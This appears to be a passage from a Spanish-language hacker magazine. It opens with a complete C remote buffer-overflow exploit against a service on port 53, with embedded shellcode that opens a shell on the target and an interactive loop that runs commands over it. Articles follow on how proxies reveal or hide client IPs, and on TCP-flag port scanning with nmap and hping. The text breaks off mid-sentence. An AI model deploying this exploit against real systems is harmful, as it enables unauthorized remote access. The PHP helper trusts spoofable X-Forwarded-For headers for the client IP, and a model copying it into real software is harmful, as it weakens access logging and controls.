#define CODE_ADDR ( 0x804b8d7 )
#define OV_SIZE ( 1500 )
#define REQ_SIZE ( OV_SIZE + 1000 )
#define TRUNCATE_IT ( 0xffff )
#define REAL_BUF_LEN ( 512 )
#define PAD ( 0x41 )
#define gen_req_size(c) ((c - 0x02))
#define gen_pl_size(c) (c + 0x04)
#define PORT ( 53 )

#define CMD "echo;echo You got in;/bin/id;\n"
```

```
char shellcode[]=
        "DCBA" // find me
        "\xbc\xa8\xd4\xff\xbf" // valid %esp
        // LSD-PL's findsck shcode
        "\x31\xdb\x89\xe7\x8d\x77\x10\x89\x77\x04\x8d\x4f\x20"
        "\x89\x4f\x08\xb3\x10\x89\x19\x31\xc9\xb1\xff\x89\x0f"
        "\x51\x31\xc0\xb0\x66\xb3\x07\x89\xf9\xcd\x80\x59\x31"
        "\xdb\x39\xd8\x75\x0a\x66\xb8\x12\x34\x66\x39\x46\x02"
        "\x74\x02\xe2\xe0\x89\xcb\x31\xc9\xb1\x03\x31\xc0\xb0"
        "\x3f\x49\xcd\x80\x41\xe2\xf6\x31\xc0\x50\x68""//sh"
        "\x68""/bin""\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

void usage(char *progname) {
        fprintf(stderr, "Usage: %s <host> [port]\n",progname);
        exit(0);
}

int l_port(int fd) {
        struct sockaddr_in sin;
        unsigned int len = sizeof(struct sockaddr_in);

        if(getsockname(fd, (struct sockaddr *)&sin, &len) < 0) {
                printf("Weird, couldn't get local port\n");
                exit(1);
        }

        return sin.sin_port;
}

// Just in case you want to change the shellcode.
void shell(int fd) {
        char buf[4096];
        fd_set fs;
        int len;
        write(fd,CMD,strlen(CMD));
        read(fd,buf,4095);
        while (1) {
                FD_ZERO(&fs);
                FD_SET(0, &fs);
                FD_SET(fd, &fs);
                select(fd+1, &fs, NULL, NULL, NULL);
                if (FD_ISSET(0, &fs)) {
                        if ((len = read(0, buf, 4095)) <= 0) {
                                printf("Connection closed.\n");
                                break;
                        }
                        write(fd, buf, len);
                }
                else {
                        if ((len = read(fd, buf, 4095)) <= 0) {
                                printf("Connection closed.\n");
                                break;
                        }
                        write(1, buf, len);
                }
        }
}

int create_connection(char *host, unsigned short port) {
        int i;
        struct hostent *host_addr;
        struct sockaddr_in sin;
```

```
        int fd;

        fd = socket(AF_INET,SOCK_STREAM,0);
        if(fd < 0) {
                perror("socket()");
                return -1;
        }

        host_addr = gethostbyname(host);
        if(!host_addr) {
                perror("gethostbyname()");
                return -1;
        }

        sin.sin_family = AF_INET;
        sin.sin_addr = *(struct in_addr *)host_addr->h_addr;
        sin.sin_port = htons(port);

        i = connect(fd,(struct sockaddr *)&sin,sizeof(sin));
        if(i < 0) {
                perror("connect()");
                return -1;
        }

        else
                return fd;
}

void get_payload(char *buf, int size, int req_size) {
        char *p;
        unsigned short foo;
        unsigned int tr_size;
        int i;
        p = buf;

        foo = (unsigned short)((req_size >> 8) & 0xff);
        *(unsigned short *)p++=foo;
        foo = (unsigned short)((req_size) & 0xff);
        *(unsigned short *)p++=foo;

        memset(p, PAD, REAL_BUF_LEN - strlen(shellcode));

        memcpy(p+REAL_BUF_LEN-strlen(shellcode),shellcode,strlen(shellcode));

        p+=REAL_BUF_LEN;

        *(void **)p=(void *)((gen_req_size(OV_SIZE) == req_size) ? TRUNCATE_IT : (REQ_SIZE - OV_SIZE));
        p+=2;

        for(i=0;i<(size - 0x02 - REAL_BUF_LEN - 0x02 - 0x04);i+=4)
                *(unsigned long *)&buf[strlen(buf)]=CODE_ADDR;

        //memset(p, (PAD+1), size - 0x02 - REAL_BUF_LEN - 0x02 - 0x04);

        p+=(size - 0x02 - REAL_BUF_LEN - 0x02 - 0x04);

    *(void **)p=(void *)CODE_ADDR;
        p+=4;
        *p=0;
}

int main(int argc, char **argv)
{
```

```
        int ov_rl_size=0;
        int req_rl_size=0;
        int port=0;
        char *buf;
        int fd;

        if(argc < 2)
                usage(argv[0]);

        fd = create_connection(argv[1],((argc == 2) ? PORT : atoi(argv[2])));
        if(fd < 0)
                return -1;

        port=l_port(fd);
        shellcode[55] = (char) (port & 0xff);
        shellcode[56] = (char)((port >> 8) & 0xff);

        ov_rl_size=gen_pl_size(OV_SIZE);
        req_rl_size=gen_req_size(REQ_SIZE);
        buf = (char *)malloc(ov_rl_size+1);
        get_payload(buf, ov_rl_size, req_rl_size);

        fprintf(stderr, "buf size = %d\n",ov_rl_size);
        fprintf(stderr, "Reqsize = 0x%02x\n",req_rl_size);
        fprintf(stderr, "Shellcode location = 0x%08x\n",CODE_ADDR);
        #ifdef DEBUG
                printf("Attach.\n");
                getchar();
        #endif
        write(fd,buf,strlen(buf));
        shell(fd);
        free(buf);
        return 0;
}
```

Conclusiones:

- El fuzzing puede ser una herramienta útil para programadores, administradores, investigadores, y hackers.

- El fuzzing ha sido o puede ser utilizado para encontrar y explotar bugs en un sistema, nunca pienses que tu sistema esta seguro porque tienes todas tus aplicaciones y sistemas actualizados con los parches mas recientes.

- Prueba siempre la fiabilidad de tus sistemas auditando las aplicaciones, los programadores no son perfectos, tienden a equivocarse y dejar hoyos que a la larga pueden servir para penetrar sistemas.

- Programador: Siempre has bound checking, nunca te confíes en que tu aplicación funciona bien solo porque esta funcionando de la forma que tu quieres, siempre prueba todo tipo de i/o, y depura antes de publicar... perfecciona tus códigos.

- Referencias:

[1] DFUZ - http://genexx.org/dfuz
[2] SMUDGER Fuzzer - http://felinemenace.org/~nd/SMUDGE/
[3] SPIKE - http://www.immunitysec.com/spike.html
[4] Fuzz Testing of Application Reliability - http://www.cs.wisc.edu/~bart/fuzz/fuzz.html

Anonymous?: Caso práctico.

nitr0us
nitr0us@0hday.org

El lector debe conocer la idea general de un proxy y encabezados HTTP, en este documento me referiré a proxy como cualquier servidor intermediario entre dos puntos (Ej. atacante y víctima).

MARCO TEORICO

Cuando un usuario quiere esconder su IP real cuando visita una página, por lo regular va a sitios donde diariamente se exponen decentas de servidores proxys "anónimos", toma uno de ellos, configura su explorador para pasar através de dicho proxy y verifica si tiene salida, sino, toma otro proxy de la lista y ... Voila ! www.showmyip.com dice que estoy conectado desde Rusia.

La información transmitida del cliente al servidor está disponible para el servidor en ciertas variables de entorno. Cada unidad de información es un valor de cierta variable. Si una unidad de información no fué transmitida, entonces la variable de entorno correspondiente estará vacía. [2]

Algunas de esas variables de entorno son:

REMOTE_ADDR – Dirección IP desde se conectó al servidor Web (el cliente).
HTTP_VIA – Sino está vacia, significa que se utilizó un proxy. El valor contenido será la dirección IP del proxy, además, dicho proxy agregó el encabezado HTTP "Via".
HTTP_X_FORWARDED_FOR – Sino está vacia, significa que se utilizó un proxy. El valor contenido es la IP real del cliente, además, el proxy agregó el encabezado http "X-Forwarded-For".

El encabezado "X-Forwarded-For" es un estandar "de facto" para identificar la IP de un cliente conectándo a un servidor Web através de un Proxy HTTP. [3]

Entonces, la forma más sencilla de obtener la dirección IP de un usuario en PHP es mediante la utilización de $_SERVER['REMOTE_ADDR'], sin embargo este valor no siempre es el que estamos buscando, hay veces en que las visitas llegan a nuestro web a través de proxys de que ocultan su dirección IP. [4]

Bueno, con eso basta para comprender los casos prácticos mostrados a continuación.

CASOS PRÁCTICOS

Como herramienta de ayuda, utilizé la bien conocida función "phpinfo()", acompañada de un servidor Web Apache. Recordemos que esta función imprime los encabezados HTTP recibidos, así como también las variables de entorno del servidor.

CONEXIÓN SIN UTILIZAR SERVIDOR PROXY

phpinfo() nos imprime:

++VARIABLES DE ENTORNO++
REMOTE_ADDR 189.132.64.106

++ENCABEZADOS HTTP++
HTTP Request GET /phpinfo.php HTTP/1.1
Host 189.132.64.106
User-Agent Mozilla/5.0 (Windows; U; Windows NT 5.1; es-AR; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Accept text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;

q=0.8,image/png,*/*;q=0.5
Accept-Language es-ar,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding gzip,deflate
Accept-Charset ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive 300
Connection keep-alive
Referer http://189.132.64.106/

RESULTADOS: Nada fuera de lo común

CONEXIÓN UTILIZANDO UN SERVIDOR PROXY

Proxy a utilizar: 203.144.160.251 Puerto: 8080
www.ip2location.com nos dice que el proxy es de Tailandia

phpinfo() nos imprime:

++VARIABLES DE ENTORNO++
REMOTE_ADDR 203.144.160.251
HTTP_X_FORWARDED_FOR 189.132.64.106

++ENCABEZADOS HTTP++
HTTP Request GET /phpinfo.php HTTP/1.1
Host 189.132.64.106
User-Agent Mozilla/5.0 (Windows; U; Windows NT 5.1; es-AR; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Accept text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language es-ar,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding gzip,deflate
Accept-Charset ISO-8859-1,utf-8;q=0.7,*;q=0.7
X-Forwarded-For 189.132.64.106
Cache-Control max-stale=0
Connection Keep-Alive

RESULTADOS: La variable REMOTE_ADDR nos dice que la página fué vista desde 203.144.160.251 (Proxy) y la variable HTTP_X_FORWARDED_FOR nos muestra la IP del cliente 189.132.64.106. Cabe mencionar que si hubiese pasado por más proxys, en este encabezado se hubiesen listado dichas IPs, separadas por comas.

CONEXIÓN UTILIZANDO UN SERVIDOR PROXY, PERO HACIA UN SERVIDOR QUE ESTÁ DETRÁS DE UN PROXY/FIREWALL.

phpinfo() nos imprime:

++VARIABLES DE ENTORNO++
REMOTE_ADDR 192.168.1.253
HTTP_X_FORWARDED_FOR 189.132.64.106, 203.144.160.251
HTTP_VIA 1.1 firewall.xxxxxx.com.mx:80 (squid/2.6.STABLE10)

++ENCABEZADOS HTTP++
HTTP Request GET /phpinfo.php HTTP/1.0
Accept text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Charset ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Encoding gzip,deflate
Accept-Language es-ar,es;q=0.8,en-us;q=0.5,en;q=0.3
Cache-Control max-age=259200, max-stale
Host xxxxxx.com.mx

User-Agent Mozilla/5.0 (Windows; U; Windows NT 5.1; es-AR; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Via 1.1 firewall.xxxxxx.com.mx:80 (squid/2.6.STABLE10)
X-Forwarded-For 189.132.64.106, 203.144.160.251

RESULTADOS: Este ejemplo es el más ilustrativo. Para mayor entendimiento, la conexión está hecha de esta manera:

Conexión desde mi máquina hasta www.xxxxxx.com.mx.

|nitr0us| ------- |proxy| -------|firewal.xxxxxxx.com.mx|-------|Servidor Web|
189.132.64.106 203.144.160.251 192.168.1.253 192.168.1.1

Así pues, desde mi máquina salen los encabezados HTTP, llegan al proxy, el cual agrega a la cabezera "X-Forwarded-For" con el valor de su IP. Luego llega al firewall (que hace NAT a la red interna con Squid Proxy instalado), el cual agrega la cabecera "Via". Entonces, el servidor fué alcanzado desde REMOTE_ADDR (192.168.1.253) pero en realidad, la cabecera X-Forwarded-For nos muestra la lista de IPs por donde pasó el paquete.

CONEXIÓN UTILIZANDO LA RED TOR [5]

phpinfo() nos imprime:

++VARIABLES DE ENTORNO++
REMOTE_ADDR 91.121.102.64

++ENCABEZADOS HTTP++
HTTP Request GET /phpinfo.php HTTP/1.1
Host 189.132.64.106
User-Agent Mozilla/5.0 (Windows; U; Windows NT 5.1; es-AR; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Accept text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language es-ar,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding gzip,deflate
Accept-Charset ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection close

RESULTADOS: Pues a diferencia de las demás pruebas utilanzo un proxy de pormedio, en esta no se ve la cabecera X-Forwarded-For, por consiguiente tampoco existe la variable de entorno HTTP_X_FORWARDED_FOR. En conclusión, utilizar TOR es una forma de conectarse a un servidor de forma más anónima, a expensas de velocidad.

CONCLUSIONES

La mejor conclusión, es la unión de los resultados de cada una de las pruebas llevadas acabo. Se puede decir que, dependiendo del servidor que esté instalado en el proxy, será el nivel de anonimicidad que se tenga, ya que algunos servidores agregan ciertos valores a ciertas cabeceras y otros simplemente la omiten.

También nos dimos cuenta que utilizando la red TOR se puede obtener un mayor anonimato.

DESPEDIDA

Bueno, nada que decir...

Saludos a mi bro CRAc por hacer unas pruebas...

Saludos a todos mis compas de #0hday.org, CUM, beavis, alt3kx, OpTix, hkm y a todos los demás...

Saludos.

REFERENCIAS

[1] http://www.hakim.ws/cum/index.php?topic=21236.0
[2] http://www.freeproxy.ru/en/free_proxy/faq/proxy_anonymity.htm
[3] http://en.wikipedia.org/wiki/X-Forwarded-For
[4] http://www.eslomas.com/index.php/archives/2005/04/26/obtencion-ip-real-php/
[5] http://www.torproject.org/
[6] http://www.thepcspy.com/read/getting_the_real_ip_of_your_users

APENDICE

Código simple para obtener la IP real de un usuario [6]

```
/**
 * Call as: $userp = GetUserIP();
 */
function GetUserIP() {

    if (isset($_SERVER)) {

        if (isset($_SERVER["HTTP_X_FORWARDED_FOR"]))
            return $_SERVER["HTTP_X_FORWARDED_FOR"];

        if (isset($_SERVER["HTTP_CLIENT_IP"]))
            return $_SERVER["HTTP_CLIENT_IP"];

        return $_SERVER["REMOTE_ADDR"];
    }

    if (getenv('HTTP_X_FORWARDED_FOR'))
        return getenv('HTTP_X_FORWARDED_FOR');

    if (getenv('HTTP_CLIENT_IP'))
        return getenv('HTTP_CLIENT_IP');

    return getenv('REMOTE_ADDR');
}
```

ESCANEO BÁSICO DE PUERTOS UTILIZANDO FLAGS TCP

nitr0us
nitr0us@0hday.org

INTRODUCCION

Y bien, antes de comenzar supongo que tienes nociones básicas sobre el protocolo TCP/IP, y si no te recomiendo leer "*TCP/IP Illustrated Volume 1*" de Richard Stevens[1]. También es bueno leer parte del RFC correspondiente al protocolo TCP [2] ya que será de utilidad.

Para no comenzar desde cero, daré una pequeña explicación sobre el *byte* de FLAGS en el encabezado (*header*) del protocolo TCP, he aquí la estructura de un header:




FIGURA 1.1.- ENCABEZADO TCP

Cada uno de los campos de la figura anterior puede verse en la siguiente estructura (TCP-header) tomada de */usr/include/netinet/tcp.h* :

```
struct tcphdr
{
 unsigned short int th_sport;  /* SOURCE PORT */
 unsigned short int th_dport;  /* DESTIN. PORT */
 unsigned int th_seq;                  /* SEQUENCE NUMBER */
 unsigned int th_ack;                  /* ACKNOWLEDGE NUMBER*/
 unsigned char th_x2:4, th_off:4;      /* UNUSED */
 unsigned char th_flags;               /* FLAGS */
 unsigned short int th_win;    /* WINDOW SIZE */
 unsigned short int th_sum;    /* CHECKSUM */
 unsigned short int th_urp;    /* URGENT POINTER */
};
```

Para obtener la descripción de cada uno de estos campos leer los documentos antes mencionados ya que en este documento el campo que nos interesa es el byte de FLAGS, digo byte por que en un encabezado el campo de FLAGS tiene asignados 8 bits, 6 de los cuales son utilizados y los 2 restantes no. Es posible ver los valores de cada FLAG en */usr/include/netinet/tcp.h* :

```
...
#  define TH_FIN   0x01
#  define TH_SYN   0x02
#  define TH_RST   0x04
```

```
# define TH_PUSH            0x08
# define TH_ACK  0x10
# define TH_URG 0x20
...
```

Ahora daré una breve explicación de cada uno de ellos:

1.-FIN: Esta bandera se activa cuando se requiere terminar una conexión (**FIN**ish), lo cual detiene el flujo de transmisión de datos en un sentido.

2.-SYN: Es enviado al iniciar una conexión, ya que sirve para sincronizar (**SYN**chronize) los números de sequencia que serán utilizados posteriormente. También se envía cuando un host quiere enviar 'nuevos datos' a otro host.

3.-RST: Este flag es enviado cuando se encuentran problemas de conexión, entonces se envía un paquete con el flag RST activado para resetear (**R**e**S**e**T**) o terminar la conexión.

4.-PSH: Los paquetes marcados con **PU****SH**, son enviados directamente a la aplicación, sin esperar en el buffer de recepción, ya que un flujo de datos normal los datos son almacenados en un buffer y hasta que este esté lleno se envía a la aplicación.

5.-ACK: Acuse de recibo (**ACK**nowledge), si está en 1 es por que existe un ACKNOWLEDGE-number (otro campo de 32 bits, independientemente del campo de FLAGS), el cual sirve para la confiabilidad en la transmisión de datos, ya que estos números llevan cierto orden y recordemos que el protocolo TCP es de cierta forma confiable en lo que a transmisión de datos se refiere.

6.-URG: Si este flag está activado significa que hay datos **URG**entes por entregar, por lo tanto otro campo llamado *Urgent Pointer* dentro del encabezado TCP apunta hacia dichos datos. Entonces, al recibir el paquete TCP primero se procesan los datos apuntados por el *Urgent Pointer* antes que cualquier otro dato.

CONEXIÓN TCP COMPLETA

Ahora veamos como se establece una sesión típica TCP, también conocida como *3-way handshake* (saludo de 3 vias) de la que iré explicando con términos básicos cada etapa de la conexión.

I.Primero, el cliente envía un paquete con el flag SYN activado (1) y ACK desactivado (0).
II.El servidor regresa al cliente un paquete con los flags SYN y ACK activados (1).
III.Finalmente el cliente envía al servidor otro paquete con el bit ACK activado (1) y con esto la conexión se da por hecha.

Todo esto ocurre siempre y cuando al puerto que se quiere conectar está escuchando (*listen()*) o abierto como comúnmente se le llama. En caso contrario (puerto cerrado) el cliente envía un SYN al puerto, y no recibirá un SYN-ACK, si no que recibirá un RST-ACK y nunca habrá una conexión.
Muy bien, con estas bases podemos entrar en acción...

ESCANEO DE PUERTOS – CONEXION COMPLETA (*connect()*)

Este tipo de scan era el más común y me atrevo a decir que ahora todavía es muy utilizado. Ya que por lógica si intentamos conectar a cierto puerto con una conexión completa (*3-way handshake*) deducimos si el puerto está o no abierto.

Para comprender mejor esto utilizaré un par de lineas de código, como la manera más simple de saber si un puerto está abierto (*listen()*). Veamos:

```
/* connect.c */
#include<stdio.h>
```

```
#include<netinet/in.h>
#include<netdb.h> /* gethostbyname() */
#include<sys/types.h>
#include<sys/socket.h>

main(int argc, char **argv)
{
	struct sockaddr_in target;
	struct hostent *target_name;
	int socket_fd;		/* descriptor del socket */

	if(argc!=3)
			exit(printf("Uso: %s host|ip puerto\n",argv[0]));

	target_name=gethostbyname(argv[1]);	/*estructura hostent*/

/* ESTRUCTURA sockaddr_in A QUIEN QUEREMOS SCANNEAR */
	target.sin_family=AF_INET;
	target.sin_addr=*((struct in_addr *)target_name->h_addr);
	target.sin_port=htons(atoi(argv[2]));
	bzero(&(target.sin_zero),8);
/* FIN DEL LLENADO DE LA ESTRUCTURA sockaddr_in */

	socket_fd=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

/* Si logramos conectar al puerto de nuestro objetivo, imprime PUERTO ABIERTO, si no...*/
	if((connect(socket_fd,(struct sockaddr *)&target,sizeof(target)))!=-1)
		printf("Puerto %s Abierto\n",argv[2]);
	else
		printf("Puerto %s Cerrado\n",argv[2]);

	close(socket_fd);
	return 0;
}
```

Veamos el valor devuelto de la función *connect()*:

```
$man 2 connect
...
VALOR DEVUELTO
Si la conexión o enlace tiene éxito, se devuelve 0. En caso  de  error, se devuelve -1.
...
```

Entonces, validamos: Si *connect()* es diferente de -1 es por que logramos conectar (puerto abierto) de lo contrario el puerto está cerrado. Veamos un ejemplo, en la máquina testeada utilizaremos como ejemplos los puertos 23 y 80 (*telnet* y *http* respectivamente); el puerto 23 está CERRADO y en el puerto 80 está corriendo mi servidor web apache[3].

```
[nitrous@localhost contHACKto]$ ./connect
Uso: ./connect hostlip puerto
[nitrous@localhost contHACKto]$ ./connect localhost 23
Puerto 23 Cerrado
[nitrous@localhost contHACKto]$ ./connect localhost 80
Puerto 80 Abierto
```

FIGURA 3.1.-connect.c EJECUTANDOSE

Con la ayuda del programa Ethereal[4] podremos analizar el tráfico TCP, veamos la salida de lo ejecutado:

FIGURA 3.2.- ETHEREAL ANALIZANDO 'CONNECT SCAN'

Podemos ver que del puerto 1054 (cliente) hacia el puerto *telnet*/23 (servidor), nos regresa un RST-ACK, pero al ejecutar ./connect localhost 80 , vemos claramente que nos devuelve un SYN-ACK y por último nosotros un ACK, esto significa que el puerto está abierto.

Existen scanners de puertos automatizados, donde el usuario pone un rango de puertos y el scanner automáticamente imprime los puertos abiertos; en la sección de referencias puedes encontrar un código simple que hace esto mismo pero automatizado[5].

Actualmente este tipo de scan está siendo desplazado por otros más avanzados, por que? Simplemente por que ahora muchos hosts cuentan con un IDS[6] o cualquier sistema de *logueo*, y es fácil detectar intentos de conexión y demás.

En las siguientes secciones veremos algunas otras técnicas muy conocidas también, tal es el caso de...

SYN SCAN (Flags: SYN)

También conocido como *Stealth scan* ó *Half-Open* (medio abierto) por que no se completa la conexión ya que justo antes de completar la conexión se envía un RST rompiendo así la conexión.
Recordemos que en una conexión completa ocurre esto:

cliente---- SYN----> servidor
cliente<--SYN-ACK--servidor
cliente----ACK---->servidor

Pero con este método ocurre esto:

cliente---- SYN----> servidor
cliente<--SYN-ACK--servidor
cliente----**RST**---->servidor

Ahora se preguntarán como enviar el paquete con las flags que quieras?... Existe un tipo de sockets llamados RAW SOCKETS[7] que son construidos a nivel mas bajo, ya que es posible crear los paquetes de diferentes protocolos. Por medio de los Raw Sockets es posible llenar cada campo del encabezado TCP(struct tcphdr en */usr/include/netinet/tcp.h*)...En fin, aunque hay un factor muy importante: Para utilizar RAW SOCKETS es necesario tener los máximos privilegios (*root*).

Veamos un ejemplo con nmap[8] y hping[9] englobando esta técnica:

NMAP

Ahora quizás te des cuenta por que nmap no te deja usar algún tipo de scan con ciertas FLAGS cuando eres un usuario común, ya que al hacer $nmap -sS target te dice:

"...You requested a scan type which requires r00t privileges, and you do not have them..."

Pues por lo mismo comentado antes, solo root puede usar RAW SOCKETS. Ahora supongamos que tienes privilegios de root, simplemente haciendo:

```
[root@localhost contHACKto]# nmap -sS -p 23,80 localhost -P0

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-01-29 16:20 CST
Interesting ports on localhost.localdomain (127.0.0.1):
PORT   STATE  SERVICE
23/tcp closed telnet
80/tcp open   http

Nmap run completed -- 1 IP address (1 host up) scanned in 0.162 seconds
```

FIGURA 4.1.1.-NMAP 'TCP SYN STEALTH SCAN'

Vemos que el puerto 23 está cerrado y el 80 abierto, ahora veámoslo con lo arrojado con ethereal mientras se ejecutaba dicho scan:

```
51525 > http [SYN] Seq=3142023560 Ack=0 Win=4096 Len=0
http > 51525 [SYN, ACK] Seq=3345716242 Ack=3142023561 Win=32767 Len=0
51525 > http [RST] Seq=3142023561 Ack=0 Win=0 Len=0
51525 > telnet [SYN] Seq=3142023560 Ack=0 Win=4096 Len=0
telnet > 51525 [RST, ACK] Seq=0 Ack=3142023561 Win=0 Len=0
```

FIGURA 4.1.2.-ETHEREAL ANALIZANDO 'SYN SCAN'

Las primeras tres líneas corresponden al scaneo con nmap del puerto 80 (abierto) y las últimas dos lineas corresponden al puerto 23 (cerrado). Nótese que primero se envía un SYN, recibimos un SYN-ACK y enviamos un **RST** para finalizar la conexión en el puerto 80; En el scaneo al puerto 23 nos devuelve un paquete con RST y ACK entonces podemos deducir que el puerto está cerrado.

HPING

Ahora veamos la misma técnica pero utilizando hping (véase el manual de referencia de hping), pero antes de esto hacemos: #hping -h para mostrar la ayuda, nos ubicamos en la sección de TCP y vemos como activar las distintas FLAGS que un paquete puede enviar:

```
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
```

FIGURA 4.2.1.-FLAGS EN HPING

Con estos argumentos podemos construir un paquete con las banderas que queramos. Veamos un ejemplo:

```
[root@localhost mixter]# hping3 -S -p 23 localhost -c 3
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=0 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=1 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=2 win=0 rtt=0.1 ms

--- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
[root@localhost mixter]# hping3 -S -p 80 localhost -c 3
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=32767 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=32767 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=32767 rtt=0.1 ms

--- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.2 ms
```

FIGURA 4.2.2.-HPING 'SYN SCAN'

Nótese que en ambos paquetes enviamos solamente el bit de SYN activado, por lo tanto, el puerto 23/*telnet* (cerrado) nos responde con *'flags=RA'* (RST – ACK), mientras que el puerto 80/*http* (abierto) nos envía un paquete con *'flags=SA'* (SYN – ACK) por lo tanto también deducimos que está escuchando.

XMAS SCAN (Flags: FIN, URG, PSH)

Este tipo de scan se basa en la conjunción de varias FLAGS (FIN, URG, PSH), donde según el RFC correspondiente al protocolo TCP (RFC #793) un puerto abierto no responde nada, mientras que uno cerrado devuelve un paquete con los RST-ACK. Esta técnica viene representada como la opción -sX en nmap del cual no mostraré una imagen por que sabemos los resultados (23: cerrado; 80: abierto). Solamente un ejemplo bajo hping, veámoslo:

```
[root@localhost contHACKto]# hping3 -FUP -p 80 localhost -c 3
HPING localhost (lo 127.0.0.1): FPU set, 40 headers + 0 data bytes

--- localhost hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@localhost contHACKto]# hping3 -FUP -p 23 localhost -c 3
HPING localhost (lo 127.0.0.1): FPU set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=0 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=1 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=2 win=0 rtt=0.1 ms

--- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
```

FIGURA 5.1.-HPING 'XMAS SCAN'

Creo que no es necesario explicar, la figura lo dice todo.

FIN SCAN (Flags: FIN)

Volviendo de nuevo al RFC de TCP, dice que al ser recibido un paquete con FIN activado significa que se ha terminado la conexión, por lo tanto no se responde nada, pero si un puerto está cerrado, lógicamente este no puede procesar el FIN por lo tanto responde un RST-ACK. Ejemplo:

```
[root@localhost contHACKto]# hping3 -F -p 80 localhost -c 3
HPING localhost (lo 127.0.0.1): F set, 40 headers + 0 data bytes

--- localhost hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@localhost contHACKto]# hping3 -F -p 23 localhost -c 3
HPING localhost (lo 127.0.0.1): F set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=0 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=1 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=2 win=0 rtt=0.1 ms

--- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
```

FIGURA 6.1.-HPING 'FIN SCAN'

El puerto 23/*telnet* nos envía las FLAGS RST-ACK (cerrado) y obviamente el puerto 80/*http* no responde nada (abierto).

NULL SCAN (Flags: NINGUNA)

En las técnicas anteriores vemos una mezcla de diferentes FLAGS, unas con una sola FLAG activada mientras que otras con raras combinaciones, pero esta técnica es la excepción ya que enviaremos un paquete TCP con ninguna FLAG activada. Según la implementación de la PILA TCP/IP (*TCP/IP Stack*) de

